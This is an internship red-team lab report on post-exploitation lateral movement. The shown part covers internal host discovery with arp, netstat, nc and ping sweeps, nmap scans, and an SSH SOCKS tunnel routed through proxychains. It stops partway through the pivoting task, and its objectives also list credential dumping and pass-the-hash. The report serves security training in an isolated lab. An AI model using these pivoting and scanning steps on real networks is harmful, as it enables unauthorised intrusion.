



CYBERSTER RED TEAMING

INTERNSHIP TASK REPORT

— *Week 06* —

Lateral Movement & Network Pivoting

Name	Muhammad Ihsan ul Haq
Internship Program	Cyberster Cybersecurity Internship
Week	Week 06
Targets	Machine 1: Metasploitable 2 (Pivot Host) Machine 2: Internal Windows / Linux VM
Classification	Confidential — For Internal Review Only
Engagement Type	Lateral Movement & Network Pivoting — Post Exploitation

Confidential — For Internal Review Only

1. Executive Summary

This report documents Week 6 of the Cyberster Red Teaming Internship. The focus is on Lateral Movement and Network Pivoting — the core post-exploitation phase of any real-world breach: moving through an internal network after the initial foothold and reaching isolated machines not directly connected to the internet.

The lab environment consists of two virtual machines: Machine 1 (Metasploitable 2, the compromised pivot host accessible from Kali) and Machine 2 (an internal Windows or Linux target reachable only through Machine 1).

Four tasks are covered: internal network discovery using built-in OS tools; setting up SOCKS proxy tunnels to route attack traffic through the pivot host; extracting credentials from Windows and Linux; and using those credentials to move laterally to Machine 2 via multiple protocols.

KEY OBJECTIVES THIS WEEK

- ❖ Use `arp -a`, `ip neigh`, `netstat`, `nc sweep` — and `nmap` (if available) — to map the internal network from Machine 1
- ❖ Establish a SOCKS proxy via `SSH -D` / `Chisel` / `Metasploit autoroute` and route Kali tools through `proxychains`
- ❖ Configure Burp Suite upstream SOCKS proxy to intercept internal web app traffic through the pivot
- ❖ Dump credentials from Windows using `Mimikatz` (LSASS, SAM) and Linux using `/etc/shadow` + config file `grep`
- ❖ Crack NTLM and SHA-512 hashes offline with `John the Ripper` and `Hashcat` (`rockyou.txt`)
- ❖ Move laterally to Machine 2 via `Pass-the-Hash` (`psexec.py` / `wmiexec.py`), `xfreerdp`, `Evil-WinRM`, and `SSH`

2. Engagement Objective

To master the art of moving through an internal network after the initial breach and reaching "isolated" machines that are not directly connected to the internet.

- Use the compromised Machine 1 to find other targets in the same internal network
- Understand that uploading heavy tools is loud — using what is already on the system is quieter and more professional (Living off the Land)
- Set up a tunnel so the Kali attack machine can talk to a second internal machine through the first compromised host
- Master the concept of routing traffic through a compromised gateway to reach deep internal targets
- Demonstrate that passwords found on Machine A often work on Machine B — credential reuse is the engine of lateral movement
- Understand that Initial Access is only the beginning — lateral movement is how attackers reach the Domain Controller or the Database

3. Scope & Rules of Engagement

Field	Details
Target	Machine 1: Metasploitable 2 (Pivot Host) Machine 2: Internal Windows/Linux VM
Engagement Type	Post-Exploitation — Lateral Movement & Network Pivoting
Authorization	Cyberster Cybersecurity Internship Program — authorized isolated lab
Tools Used	Metasploit/Meterpreter, Mimikatz, Impacket, Evil-WinRM, xfreerdp, Chisel, ProxyChains, John the Ripper, Hashcat
Environment	Isolated local VMware lab — Kali Linux → Machine 1 → Machine 2

⚠ All activities were performed against intentionally vulnerable lab virtual machines in a fully isolated environment.

These techniques must NEVER be used against live systems, production networks, or any target without explicit written authorization.

01 Internal Network Discovery (Living off the Land)

4. Task 01 — Internal Network Discovery

📋 Description: Use the compromised machine to find other targets in the same internal network.

Technical Requirements: Network Mapping — use built-in OS tools (arp -a, netstat -ano, ip neigh).

Scanning from the Inside — use a Bash/PowerShell loop or static nmap to scan open ports.

Learning Goal: Do not always upload heavy tools; using what is already on the system is quieter and more professional.

Context — What You Already Have



✓ **Kali (attacker machine)**



✓ Machine 1 (compromised / pivot host)



🎯 Goal → Reach Machine 2 (internal, not directly accessible)

This task uses Machine 1 to discover other hosts in the internal network.

4.1 Network Mapping — Linux (Metasploitable 2)

Commands are executed on the compromised host (Machine 1) using a system shell.

Step 1 — Drop into a real Linux shell from Meterpreter

```
shell # run this inside Meterpreter to get a real system shell
```

You now get: \$ → THIS is a real Linux shell

Step 2 — Run network discovery commands and save output

```
arp -a > arp.txt # -a = all connections
ip neigh > ip.txt
route print > route.txt # Windows alternative
netstat -tulnp > nest.txt
netstat -ano > netstat.txt # -n = numeric, -o = process IDs
```

Step 3 — View the saved results

```
cat arp.txt
cat ip.txt
type route.txt # use "type" inside a Windows cmd compromised shell
```

METASPLOIT 2

```

cat arp.txt
zte.home (192.168.10.1) at 94:98:69:18:25:10 [ether] on eth0
? (192.168.10.11) at 00:0c:29:bb:46:61 [ether] on eth0
cat ip.txt
192.168.10.1 dev eth0 lladdr 94:98:69:18:25:10 DELAY
192.168.10.11 dev eth0 lladdr 00:0c:29:bb:46:61 REACHABLE
cat netstat.txt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      5003/xinetd
tcp        0      0 0.0.0.0:59616           0.0.0.0:*               LISTEN      4908/rpc.mountd
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      5003/xinetd
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      5003/xinetd
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      5098/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      5147/unrealircd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      4729/mysqld
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      5135/rmiregistry
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      5147/unrealircd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      4985/smbd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      5157/Xtightvnc
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      4159/portmap
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      5157/Xtightvnc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      5116/apache2
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      5139/ruby
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      5098/jsvc
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      5003/xinetd
tcp        0      0 0.0.0.0:59316           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      5003/xinetd
tcp        0      0 192.168.10.25:53        0.0.0.0:*               LISTEN      4543/named
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      4543/named
tcp        0      0 0.0.0.0:58390           0.0.0.0:*               LISTEN      5135/rmiregistry
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      5003/xinetd
tcp        0      0 0.0.0.0:6200            0.0.0.0:*               LISTEN      5328/ywXfnIykXijL
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      4819/postgres
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      4974/master

```

WINDOWS 7

```

C:\Windows\system32>
C:\Windows\system32>type arp.txt
type netstat.txt
type route.txt
type arp.txt

Interface: 192.168.10.18 --- 0xe
  Internet Address      Physical Address      Type
  169.254.32.132        00-15-5d-e8-83-b4    dynamic
  169.254.74.108        00-15-5d-f0-a6-a4    dynamic
  169.254.222.188       00-15-5d-fa-cd-34    dynamic
  192.168.10.4          18-5e-0f-34-4c-2f    dynamic
  192.168.10.11         00-0c-29-bb-46-61    dynamic
  192.168.10.25         00-0c-29-ce-ad-9f    dynamic
  192.168.10.255        ff-ff-ff-ff-ff-ff    static
  224.0.0.22            01-00-5e-00-00-16    static
  224.0.0.252           01-00-5e-00-00-fc    static
  239.255.255.250       01-00-5e-7f-ff-fa    static
  255.255.255.255       ff-ff-ff-ff-ff-ff    static

```

```

C:\Windows\system32>type netstat.txt

Active Connections

Proto Local Address          Foreign Address         State       PID
TCP   0.0.0.0:135             0.0.0.0:0               LISTENING   632
TCP   0.0.0.0:445             0.0.0.0:0               LISTENING   4
TCP   0.0.0.0:554             0.0.0.0:0               LISTENING   1896
TCP   0.0.0.0:2869            0.0.0.0:0               LISTENING   4
TCP   0.0.0.0:5357            0.0.0.0:0               LISTENING   4
TCP   0.0.0.0:10243           0.0.0.0:0               LISTENING   4
TCP   0.0.0.0:49152           0.0.0.0:0               LISTENING   348
TCP   0.0.0.0:49153           0.0.0.0:0               LISTENING   680
TCP   0.0.0.0:49154           0.0.0.0:0               LISTENING   812
TCP   0.0.0.0:49155           0.0.0.0:0               LISTENING   444
TCP   0.0.0.0:49156           0.0.0.0:0               LISTENING   1652
TCP   0.0.0.0:49157           0.0.0.0:0               LISTENING   460
TCP   192.168.10.18:139       0.0.0.0:0               LISTENING   4
TCP   192.168.10.18:49163     192.168.10.11:4444      ESTABLISHED 1064
TCP   [::]:135                [::]:0                  LISTENING   632
TCP   [::]:445                [::]:0                  LISTENING   4
TCP   [::]:554                [::]:0                  LISTENING   1896
TCP   [::]:2869               [::]:0                  LISTENING   4
TCP   [::]:3587               [::]:0                  LISTENING   2640
TCP   [::]:5357               [::]:0                  LISTENING   4
TCP   [::]:10243              [::]:0                  LISTENING   4
TCP   [::]:49152              [::]:0                  LISTENING   348
TCP   [::]:49153              [::]:0                  LISTENING   680
TCP   [::]:49154              [::]:0                  LISTENING   812
TCP   [::]:49155              [::]:0                  LISTENING   444
TCP   [::]:49156              [::]:0                  LISTENING   1652
TCP   [::]:49157              [::]:0                  LISTENING   460
UDP   0.0.0.0:123             *:                        976
UDP   0.0.0.0:500             *:                        812
UDP   0.0.0.0:3702            *:                        976
UDP   0.0.0.0:3702            *:                        1212

C:\Windows\system32>type route.txt
=====
Interface List
14...00 0c 29 eb 78 b8 .....Intel(R) PRO/1000 MT Network Connection #2
1.....Software Loopback Interface 1
13...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #2
=====

IPv4 Route Table
=====
Active Routes:
Network Destination    Netmask          Gateway          Interface        Metric
0.0.0.0                 0.0.0.0          192.168.10.1     192.168.10.18    10
127.0.0.0               255.0.0.0        On-link          127.0.0.1        306
127.0.0.1               255.255.255.255  On-link          127.0.0.1        306
127.255.255.255         255.255.255.255  On-link          127.0.0.1        306
192.168.10.0            255.255.255.0    On-link          192.168.10.18    266
192.168.10.18          255.255.255.255  On-link          192.168.10.18    266
192.168.10.255          255.255.255.255  On-link          192.168.10.18    266
224.0.0.0               240.0.0.0        On-link          127.0.0.1        306
224.0.0.0               240.0.0.0        On-link          192.168.10.18    266
255.255.255.255         255.255.255.255  On-link          127.0.0.1        306
255.255.255.255         255.255.255.255  On-link          192.168.10.18    266
=====
Persistent Routes:
None

IPv6 Route Table
=====
Active Routes:
If Metric Network Destination      Gateway
1       306 ::1/128                      On-link
14      266 fe80::/64                    On-link
14      266 fe80::19d:8972:cd28:a1a0/128 On-link
1       306 ff00::/8                     On-link

```

Understanding the Commands

1. Arp (Address Resolution Protocol)

Shows which IP addresses are mapped to which MAC addresses on the local network.

- Shows devices your machine has communicated with
- Helps identify active hosts on the LAN
- Theme: "Once inside a machine, use its perspective to map the internal network" → this is Local Enumeration / Internal Reconnaissance

2. ip neigh (Neighbor Table — modern ARP)

Does the same job as arp but is more detailed and modern. More accurate; shows live vs dead hosts.

Important states:

- REACHABLE → Active host
- STALE → Seen before, may still be up
- FAILED → Not reachable

3. netstat -tulnp — Flag Breakdown

Flag	Meaning
-t	TCP connections
-u	UDP connections
-l	Listening ports only
-n	Show IPs numerically (no DNS resolution)
-p	Show which process is using each port

Why it matters — this tells you: what services are running, what ports are open, which process is using them.

Example port meanings:

- Port 22 → SSH
- Port 80 → Web server
- Port 445 → SMB (Windows file sharing)

Simple Mental Model:

arp / ip neigh → Who is on the network?
netstat → What is running on this machine?

Command	What it tells you	Purpose
arp -a	Known devices	Quick network awareness
ip neigh	Active neighbors (live/dead state)	Live host detection
netstat -tulnp	Open ports and services	What is running locally

4.2 Internal Port Scanning — Bash Loop (Linux)

For every IP in the internal subnet, check if key ports are open and show only the open ones.

Method 1 — Simple Bash loop (inside the compromised shell of Metasploitable 2):

```
for ip in 192.168.1.{1..254}
do nc -zv $ip 22 80 445 3389 2>&1 | grep open
done
```

Or — One-liner (best practice):

```
for ip in 192.168.10.{1..254}; do nc -zv "$ip" 22 80 445 3389 2>&1 | grep open; done
```

Step-by-Step Breakdown

◆ Step 1 — Loop through all IPs

```
for ip in 192.168.1.{1..254}
```

This generates: 192.168.1.1 → 192.168.1.254 — “Check every possible device in this network”

◆ Step 2 — Run scan for each IP

```
nc -zv $ip 22 80 445 3389
```

Checks if these ports are open. It does NOT connect fully — just checks port availability.

◆ Step 3 — Clean the output

```
2>&1 | grep open
```

Combines all output and filters only useful results. So instead of noise, you see:

```
192.168.1.10:80 open
192.168.1.15:445 open
```

◆ Step 4 — Repeat for all machines

```
done
```

Runs the scan for every IP in the network automatically.

```
for ip in 192.168.10.{1..254}; do nc -zv "$ip" 22 80 445 3389 2>&1 | grep open; done
csp3.zte.com.cn.home [192.168.10.1] 22 (ssh) open
csp3.zte.com.cn.home [192.168.10.1] 80 (www) open
192.168.10.4 [192.168.10.4] 80 (www) open
```

```
192.168.10.11 [192.168.10.11] 80 (www) open
192.168.10.18 [192.168.10.18] 445 (microsoft-ds) open
192.168.10.25 [192.168.10.25] 22 (ssh) open
192.168.10.25 [192.168.10.25] 80 (www) open
192.168.10.25 [192.168.10.25] 445 (microsoft-ds) open
```

Port	Purpose
22	SSH (Linux remote access)
80	HTTP (Web server)
445	SMB (Windows file sharing)
3389	RDP (Remote Desktop)

⚡ Example Output (what you achieve after running the loop):

```
192.168.1.10 80 open
192.168.1.15 445 open
192.168.1.20 3389 open
```

You now have: active machines in the network, open ports on each, and potential targets for next steps.

If other local networks are not shown — check for local networks using nmap (if available):

```
which nmap # check if nmap is installed
nmap -sn 192.168.10.0/24 # modern nmap - discover live hosts
nmap -sP 192.168.10.0/24 # older nmap syntax - same purpose
```

💡 If you are on a bridged network, nmap -sn will print ALL connected devices including that outside VMware.

This is the easiest approach if nmap is already installed on the compromised host.

```
root@metasploitable:/# nmap -sP 192.168.10.0/24
nmap -sP 192.168.10.0/24

Starting Nmap 4.53 ( http://insecure.org ) at 2026-07-28 09:06 UTC
Host zte.home (192.168.10.1) appears to be up.
MAC Address: 94:98:69:18:25:10 (Unknown)
Host 192.168.10.2 (192.168.10.2) appears to be up.
MAC Address: CC:7B:5C:41:CC:99 (Unknown)
Host 192.168.10.4 (192.168.10.4) appears to be up.
MAC Address: D8:32:14:12:4E:80 (Unknown)
Host 192.168.10.5 (192.168.10.5) appears to be up.
MAC Address: 18:5E:0F:34:4C:2F (Unknown)
Host 192.168.10.9 (192.168.10.9) appears to be up.
MAC Address: 6A:FE:AE:F8:F3:28 (Unknown)
Host 192.168.10.10 (192.168.10.10) appears to be up.
MAC Address: C0:F4:E6:F9:27:30 (Unknown)
Host 192.168.10.11 (192.168.10.11) appears to be up.
MAC Address: 00:0C:29:BB:46:61 (VMware)
Host 192.168.10.12 appears to be up.
MAC Address: B2:DD:16:26:2D:AF (Unknown)
Host 192.168.10.18 (192.168.10.18) appears to be up.
MAC Address: 00:0C:29:EB:78:B8 (VMware)
Host 192.168.10.19 (192.168.10.19) appears to be up.
MAC Address: 4E:D4:A8:0F:84:AF (Unknown)
Host 192.168.10.25 (192.168.10.25) appears to be up.
Nmap done: 256 IP addresses (11 hosts up) scanned in 18.509 seconds
root@metasploitable:/#
```

4.3 Network Mapping — Windows (Machine 1 — Windows 7)

From Meterpreter on a compromised Windows host:

Step 1 — You must do this first — drop into a real Windows shell

```
shell # run in Meterpreter
```

You now get: C:\> → THIS is a real Windows shell

Step 2 — Run network discovery commands

```
arp -a # shows IP-to-MAC mappings of known hosts
netstat -ano # -a all, -n numeric, -o process IDs
```

```
ipconfig # shows adapter info including the internal IP range
```

```
C:\Windows\system32>arp -a
arp -a

Interface: 192.168.10.18 --- 0xe
Internet Address      Physical Address      Type
169.254.32.132        00-15-5d-e8-83-b4     dynamic
169.254.74.108        00-15-5d-f0-a6-a4     dynamic
169.254.222.188       00-15-5d-fa-cd-34     dynamic
192.168.10.4          18-5e-0f-34-4c-2f     dynamic
192.168.10.11         00-0c-29-bb-46-61     dynamic
192.168.10.25         00-0c-29-ce-ad-9f     dynamic
192.168.10.255        ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.252           01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-ff-fa     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Windows\system32>netstat -ano
netstat -ano

Active Connections

Proto Local Address          Foreign Address         State       PID
TCP 0.0.0.0:135             0.0.0.0:0               LISTENING   632
TCP 0.0.0.0:445             0.0.0.0:0               LISTENING   4
TCP 0.0.0.0:554            0.0.0.0:0               LISTENING   1896
TCP 0.0.0.0:2869           0.0.0.0:0               LISTENING   4
TCP 0.0.0.0:5357           0.0.0.0:0               LISTENING   4
TCP 0.0.0.0:10243          0.0.0.0:0               LISTENING   4
TCP 0.0.0.0:49152          0.0.0.0:0               LISTENING   348
TCP 0.0.0.0:49153          0.0.0.0:0               LISTENING   680
TCP 0.0.0.0:49154          0.0.0.0:0               LISTENING   812
TCP 0.0.0.0:49155          0.0.0.0:0               LISTENING   444
TCP 0.0.0.0:49156          0.0.0.0:0               LISTENING   1652
TCP 0.0.0.0:49157          0.0.0.0:0               LISTENING   460
TCP 192.168.10.18:139     0.0.0.0:0               LISTENING   4
TCP 192.168.10.18:49163   192.168.10.11:4444      ESTABLISHED 1064
TCP [::]:135               [::]:0                  LISTENING   632
TCP [::]:445               [::]:0                  LISTENING   4
TCP [::]:554               [::]:0                  LISTENING   1896
TCP [::]:2869              [::]:0                  LISTENING   4
TCP [::]:3587              [::]:0                  LISTENING   2640
TCP [::]:5357              [::]:0                  LISTENING   4
```

```
C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : Home
    Link-local IPv6 Address . . . . . : fe80::19d:8972:cd28:a1a0%14
    IPv4 Address. . . . . : 192.168.10.18
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.10.1

Tunnel adapter isatap.Home:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : Home
```

✓ Outcome:

- Identify the internal IP range (e.g., 192.168.1.0/24)
- List active hosts the machine has communicated with
- Identify running services and listening ports

4.4 Windows Ping Sweep (Inside Compromised Windows 7 Shell)

Use the compromised machine to quickly discover which systems are online inside the network.

Host discovery — ping sweep:

```
for /L %i in (1,1,254) do @ping -n 1 192.168.10.%i | find "Reply"
```

Port checking (basic) — using PowerShell Test-NetConnection:

```
for /L %i in (1,1,254) do @powershell -Command "Test-NetConnection 192.168.10.%i -Port 445"
```

Step-by-Step Breakdown

◆ Step 1 — Loop through all IPs

```
for /L %i in (1,1,254)
```

This generates: 192.168.1.1 → 192.168.1.254 — "Check every device in this network range"

◆ Step 2 — Send a ping to each IP

```
ping -n 1 192.168.1.%i
```

Sends 1 ping request to each IP address.

◆ Step 3 — Filter only successful responses

```
| find "Reply"
```

Shows only systems that responded to the ping.

Successful host (appears in results):

```
Reply from 192.168.1.1: bytes=32 time=7ms TTL=64
```

Not successful (filtered out — these are not alive):

```
Reply from 192.168.1.50: Destination host unreachable.
```

⚠ "Destination host unreachable" lines contain "Reply" but are NOT successful pings — they are filtered by context.

You are looking for lines where a real host responds with actual bytes and TTL.

◆ Step 4 — Repeat for all IPs automatically

```
do ...
```

Example output after sweep:

```
Reply from 192.168.1.10    (IP address of Machine 2 inside the internal network)
Reply from 192.168.1.25
```

Final Result — What you achieve from the ping sweep:

- ✓ List of alive machines in the internal network
- ✓ Quick view of the active network topology
- ✓ Targets identified for further port scanning and exploitation

```
C:\Windows\system32>for /L %i in (1,1,254) do @ping -n 1 192.168.10.%i | find "Reply"

for /L %i in (1,1,254) do @ping -n 1 192.168.10.%i | find "Reply"
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.11: bytes=32 time=1ms TTL=64
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: bytes=32 time<1ms TTL=128
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.25: bytes=32 time<1ms TTL=64
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
Reply from 192.168.10.18: Destination host unreachable.
```

4.5 Method 3 — Scan from Kali via Pivot (proxychains nmap)

Once a SOCKS tunnel is set up (covered in Task 02), scan internal hosts directly from Kali:

```
proxychains nmap -sT 192.168.1.10    # 192.168.1.10 = internal Machine 2
```

192.168.1.10 is the internal target machine (Machine 2). You discovered its IP in the previous steps using arp -a, ip neigh, or the ping sweep.

Example results from the ping sweep that feed into this step:

```
192.168.1.10
192.168.1.15
```

```
192.168.1.20
```

What this does: sends scan traffic from Kali, routes it through Machine 1, targets the internal systems.

⚠ Important: proxychains and all attack tools (nmap, curl, firefox) are ALWAYS run on Kali — NOT inside Meterpreter or the compromised shell of the target.

```
> proxychains nmap -sT 192.168.10.11

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.99SVN ( https://nmap.org ) at 2026-07-28 15:08 -0400
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:8080 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:256 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:199 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:554 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:3389 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:1720 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:443 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:995 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:1723 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:22 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:445 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:1025 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:3306 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:993 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:587 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:53 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:21 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:8888 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:139 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:111 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.11:135 <--socket error or timeout!
```

```
Nmap scan report for 192.168.10.11 (192.168.10.11)
Host is up (0.00s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
9876/tcp  open  sd
```

4.6 Method 4 — Static Nmap on Compromised Linux Shell

If nmap exists on the compromised Linux machine or you upload a static binary:

```
chmod +x nmap # make the binary executable
nmap -sT -p 80,445,3389 192.168.10.0/24 # TCP connect scan - works without root
```

✓ Outcome: Find Machine 2 and open services (SMB on 445, RDP on 3389, Web on 80) across the entire subnet.

```

Starting Nmap 4.53 ( http://insecure.org ) at 2026-07-28 20:16 EDT
Interesting ports on zte.home (192.168.10.1):
PORT      STATE SERVICE
80/tcp    open  http
445/tcp   closed microsoft-ds
3389/tcp  closed ms-term-serv
MAC Address: 94:98:69:18:25:10 (Unknown)

Interesting ports on 192.168.10.2 (192.168.10.2):
PORT      STATE SERVICE
80/tcp    closed http
445/tcp   closed microsoft-ds
3389/tcp  closed ms-term-serv
MAC Address: CC:7B:5C:41:CC:99 (Unknown)

Interesting ports on 192.168.10.3 (192.168.10.3):
PORT      STATE SERVICE
80/tcp    open  http
445/tcp   closed microsoft-ds
3389/tcp  closed ms-term-serv
MAC Address: D8:32:14:12:4E:80 (Unknown)

Interesting ports on 192.168.10.4 (192.168.10.4):
PORT      STATE SERVICE
80/tcp    filtered http
445/tcp   filtered microsoft-ds
3389/tcp  filtered ms-term-serv
MAC Address: 18:5E:0F:34:4C:2F (Unknown)

Interesting ports on 192.168.10.5 (192.168.10.5):
PORT      STATE SERVICE
80/tcp    closed http
445/tcp   closed microsoft-ds
3389/tcp  closed ms-term-serv
MAC Address: 82:D6:C2:8B:5B:C0 (Unknown)

Interesting ports on 192.168.10.7 (192.168.10.7):

```

02 Pivoting & Tunneling — The "Double Jump"

5. Task 02 — Network Pivoting & Tunneling

 **Description:** Set up a tunnel so your attack machine (Kali) can talk to a second internal machine through the first compromised host.

Technical Requirements:

- SOCKS Proxy — SSH Dynamic Port Forwarding (ssh -D) or Chisel
- ProxyChains — configure on Kali to route tools (nmap, curl, Burp) through the tunnel
- Metasploit Autoroute — use the autoroute post-module and SOCKS proxy inside Metasploit

Learning Goal: Master the concept of routing traffic through a compromised gateway to reach deep internal targets.

What is SOCKS?

SOCKS = SOcketS — a network protocol that allows one computer (the client) to send its network traffic through another computer (the SOCKS server/proxy). Think of it as a traffic forwarder — it does not inspect the application data; it simply relays connections.

Without SOCKS:

```

Kali -----> Target      (direct — blocked by network
segmentation)

```

With SOCKS:

```
Kali -----> SOCKS Proxy (Machine 1) -----> Target (Machine 2)
```

Why is it called "SocketS"? A socket is an endpoint used by applications to communicate over a network. Examples:

- A web browser creates a TCP socket to connect to a web server
- SSH creates a TCP socket to connect to a remote machine
- Nmap's -sT scan uses TCP sockets

A SOCKS proxy sits between these sockets and forward all traffic.

5.1 Method 1 — SSH Dynamic Port Forwarding (SOCKS Proxy)

 **Note:** proxychains and all tools (nmap, curl, firefox) are ALWAYS run on Kali — not inside Meterpreter or compromised shells.

This method is only valid when SSH access to Machine 1 exists.

Step 1 — Create the SOCKS Proxy tunnel from Kali — SSH Dynamic Port Forwarding

Basic command:

```
ssh -D 1080 user@machine1 # creates a SOCKS proxy on 127.0.0.1:1080
```

If Machine 1 (Metasploitable 2) uses older RSA key algorithms:

```
ssh \  
-o HostKeyAlgorithms=+ssh-rsa \  
-o PubkeyAcceptedAlgorithms=+ssh-rsa \  
-D 1080 msfadmin@192.168.1.44
```

If that still fails because only DSA is offered:

```
ssh \  
-o HostKeyAlgorithms=+ssh-dss \  
-o PubkeyAcceptedAlgorithms=+ssh-dss \  
-D 1080 msfadmin@192.168.1.44
```

 **Use the correct username** — it may not always be "msfadmin". Check what you enumerated.

```

) ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa -D 1080 msfadmin@192.168.10.8

The authenticity of host '192.168.10.8 (192.168.10.8)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9Gci0LuVscegPXLQ0suPs+E9d/rrJB84rk.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.10.8' (RSA) to the list of known hosts.
msfadmin@192.168.10.8's password:
Permission denied, please try again.
msfadmin@192.168.10.8's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue Jul 28 15:07:03 2026 from 192.168.10.11
msfadmin@metasploitable:~$

```

What this does:

- Opens a SOCKS proxy on Kali, listening on 127.0.0.1:1080
- Any traffic sent to that port is forwarded through Machine 1
- Think of Machine 1 as your pivot gateway

Step 2 — Configure ProxyChains on Kali

```
nano /etc/proxychains.conf # open the config file
```

Add at the bottom of the file:

```
strict_chain
proxy_dns
socks5 127.0.0.1 1080
```

```
#
strict_chain
proxy_dns

[ProxyList]
socks5 127.0.0.1 1080
```

[line

Step 3 — Use attack tools from Kali through the tunnel

```

